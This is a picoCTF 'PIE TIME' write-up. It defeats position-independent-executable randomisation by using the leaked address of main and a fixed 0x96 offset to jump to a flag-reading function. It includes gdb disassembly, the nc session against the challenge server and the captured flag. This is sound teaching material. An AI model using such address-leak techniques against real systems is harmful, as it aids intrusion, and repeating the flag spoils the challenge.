PIE TIME
 Platform: PicoCTF Category: Binary Exploitation
 Operating system: Linux Environment: Standalone
Goal: the program prints the address of its own
mainfunction, then jumps to whatever address you type. Turn that leak into the address ofwin, a second function inside the same program that opens the flag file.
Approach
Section titled “Approach”The challenge hands over the source and the compiled binary. vuln.c shows the whole shape of the problem: main prints its own address, prompts for an address to jump to, and a separate win opens flag.txt. Nothing is overflowed. The only work is measuring the distance between the two functions, and that distance is fixed when the binary is linked.
┌──(Idan@Kali)-[~/PIE_TIME]└─> wget "https://challenge-files.picoctf.net/c_rescued_float/bdb6bf774358f0bb2ad5aca6142f72287773518e274f1dd724cde2e49a44aaa4/vuln.c"┌──(Idan@Kali)-[~/PIE_TIME]└─> wget "https://challenge-files.picoctf.net/c_rescued_float/bdb6bf774358f0bb2ad5aca6142f72287773518e274f1dd724cde2e49a44aaa4/vuln"┌──(Idan@Kali)-[~/PIE_TIME]└─> chmod +x vulnOpen it in GNU Debugger and run it before disassembling anything, so the disassembly reports the same mapped addresses the program prints rather than the unrelocated offsets a position independent binary carries before it starts. Any address will do to get the process running, and a junk one is quicker than a real one.
(gdb) rAddress of main: 0x55555555533dEnter the address to jump to, ex => 0x12345: 1Your input: 1
Program received signal SIGSEGV, Segmentation fault.0x0000000000000001 in ?? ()(gdb) disassemble mainDump of assembler code for function main:   0x000055555555533d <+0>:     endbr64(gdb) disassemble winDump of assembler code for function win:   0x00005555555552a7 <+0>:     endbr64
Full disassembly of both functions gdb

(gdb) disassemble mainDump of assembler code for function main: 0x000055555555533d <+0>: endbr64 0x0000555555555341 <+4>: push %rbp 0x0000555555555342 <+5>: mov %rsp,%rbp 0x0000555555555345 <+8>: sub $0x20,%rsp 0x0000555555555349 <+12>: mov %fs:0x28,%rax 0x0000555555555352 <+21>: mov %rax,-0x8(%rbp) 0x0000555555555356 <+25>: xor %eax,%eax 0x0000555555555358 <+27>: lea -0xd6(%rip),%rsi # 0x555555555289 <segfault_handler> 0x000055555555535f <+34>: mov $0xb,%edi 0x0000555555555364 <+39>: call 0x555555555150 <signal@plt> 0x0000555555555369 <+44>: mov 0x2ca0(%rip),%rax # 0x555555558010 <stdout@@GLIBC_2.2.5> 0x0000555555555370 <+51>: mov $0x0,%ecx 0x0000555555555375 <+56>: mov $0x2,%edx 0x000055555555537a <+61>: mov $0x0,%esi 0x000055555555537f <+66>: mov %rax,%rdi 0x0000555555555382 <+69>: call 0x555555555160 <setvbuf@plt> 0x0000555555555387 <+74>: lea -0x51(%rip),%rsi # 0x55555555533d <main> 0x000055555555538e <+81>: lea 0xcbf(%rip),%rdi # 0x555555556054 0x0000555555555395 <+88>: mov $0x0,%eax 0x000055555555539a <+93>: call 0x555555555130 <printf@plt> 0x000055555555539f <+98>: lea 0xcca(%rip),%rdi # 0x555555556070 0x00005555555553a6 <+105>: mov $0x0,%eax 0x00005555555553ab <+110>: call 0x555555555130 <printf@plt> 0x00005555555553b0 <+115>: lea -0x18(%rbp),%rax 0x00005555555553b4 <+119>: mov %rax,%rsi 0x00005555555553b7 <+122>: lea 0xce0(%rip),%rdi # 0x55555555609e 0x00005555555553be <+129>: mov $0x0,%eax 0x00005555555553c3 <+134>: call 0x555555555180 <__isoc99_scanf@plt> 0x00005555555553c8 <+139>: mov -0x18(%rbp),%rax 0x00005555555553cc <+143>: mov %rax,%rsi 0x00005555555553cf <+146>: lea 0xccc(%rip),%rdi # 0x5555555560a2 0x00005555555553d6 <+153>: mov $0x0,%eax--Type <RET> for more, q to quit, c to continue without paging--qQuit(gdb) disassemble winDump of assembler code for function win: 0x00005555555552a7 <+0>: endbr64 0x00005555555552ab <+4>: push %rbp 0x00005555555552ac <+5>: mov %rsp,%rbp 0x00005555555552af <+8>: sub $0x10,%rsp 0x00005555555552b3 <+12>: lea 0xd74(%rip),%rdi # 0x55555555602e 0x00005555555552ba <+19>: call 0x555555555100 <puts@plt> 0x00005555555552bf <+24>: lea 0xd71(%rip),%rsi # 0x555555556037 0x00005555555552c6 <+31>: lea 0xd6c(%rip),%rdi # 0x555555556039 0x00005555555552cd <+38>: call 0x555555555170 <fopen@plt> 0x00005555555552d2 <+43>: mov %rax,-0x8(%rbp) 0x00005555555552d6 <+47>: cmpq $0x0,-0x8(%rbp) 0x00005555555552db <+52>: jne 0x5555555552f3 <win+76> 0x00005555555552dd <+54>: lea 0xd5e(%rip),%rdi # 0x555555556042 0x00005555555552e4 <+61>: call 0x555555555100 <puts@plt> 0x00005555555552e9 <+66>: mov $0x0,%edi 0x00005555555552ee <+71>: call 0x555555555190 <exit@plt> 0x00005555555552f3 <+76>: mov -0x8(%rbp),%rax 0x00005555555552f7 <+80>: mov %rax,%rdi 0x00005555555552fa <+83>: call 0x555555555140 <fgetc@plt> 0x00005555555552ff <+88>: mov %al,-0x9(%rbp) 0x0000555555555302 <+91>: jmp 0x55555555531e <win+119> 0x0000555555555304 <+93>: movsbl -0x9(%rbp),%eax 0x0000555555555308 <+97>: mov %eax,%edi 0x000055555555530a <+99>: call 0x5555555550f0 <putchar@plt> 0x000055555555530f <+104>: mov -0x8(%rbp),%rax 0x0000555555555313 <+108>: mov %rax,%rdi 0x0000555555555316 <+111>: call 0x555555555140 <fgetc@plt> 0x000055555555531b <+116>: mov %al,-0x9(%rbp) 0x000055555555531e <+119>: cmpb $0xff,-0x9(%rbp) 0x0000555555555322 <+123>: jne 0x555555555304 <win+93> 0x0000555555555324 <+125>: mov $0xa,%edi 0x0000555555555329 <+130>: call 0x5555555550f0 <putchar@plt>--Type <RET> for more, q to quit, c to continue without paging--Subtracting the two gives 0x96, 150 bytes, and a hex calculator does it without leaving the browser.
On the live instance
Section titled “On the live instance”The remote copy prints a completely different address, which is the whole point of the defence and changes nothing. The same 0x96 applies, so 0x62dbf933633d - 0x96 is 0x62dbf93362a7.
┌──(Idan@Kali)-[~/PIE_TIME]└─> nc rescued-float.picoctf.net 55551Address of main: 0x62dbf933633dEnter the address to jump to, ex => 0x12345: 0x62DBF93362A7Your input: 62dbf93362a7You won!<flag>picoCTF{b4s1c_p051t10n_1nd3p3nd3nc3_fec8b8c5} Why it works
Section titled “Why it works”A Position Independent Executable is mapped at a randomised base chosen fresh on every run, but that base is one value added to the whole image, so distances inside it never move. main and win were placed 150 bytes apart at link time and stay 150 bytes apart wherever the image lands. Printing one address therefore gives away every address, and the jump prompt just cashes it in.
The base is page aligned, which leaves a free check: the low three hex digits never change. main ends in 33d and win ends in 2a7 in both the debugger and the live run.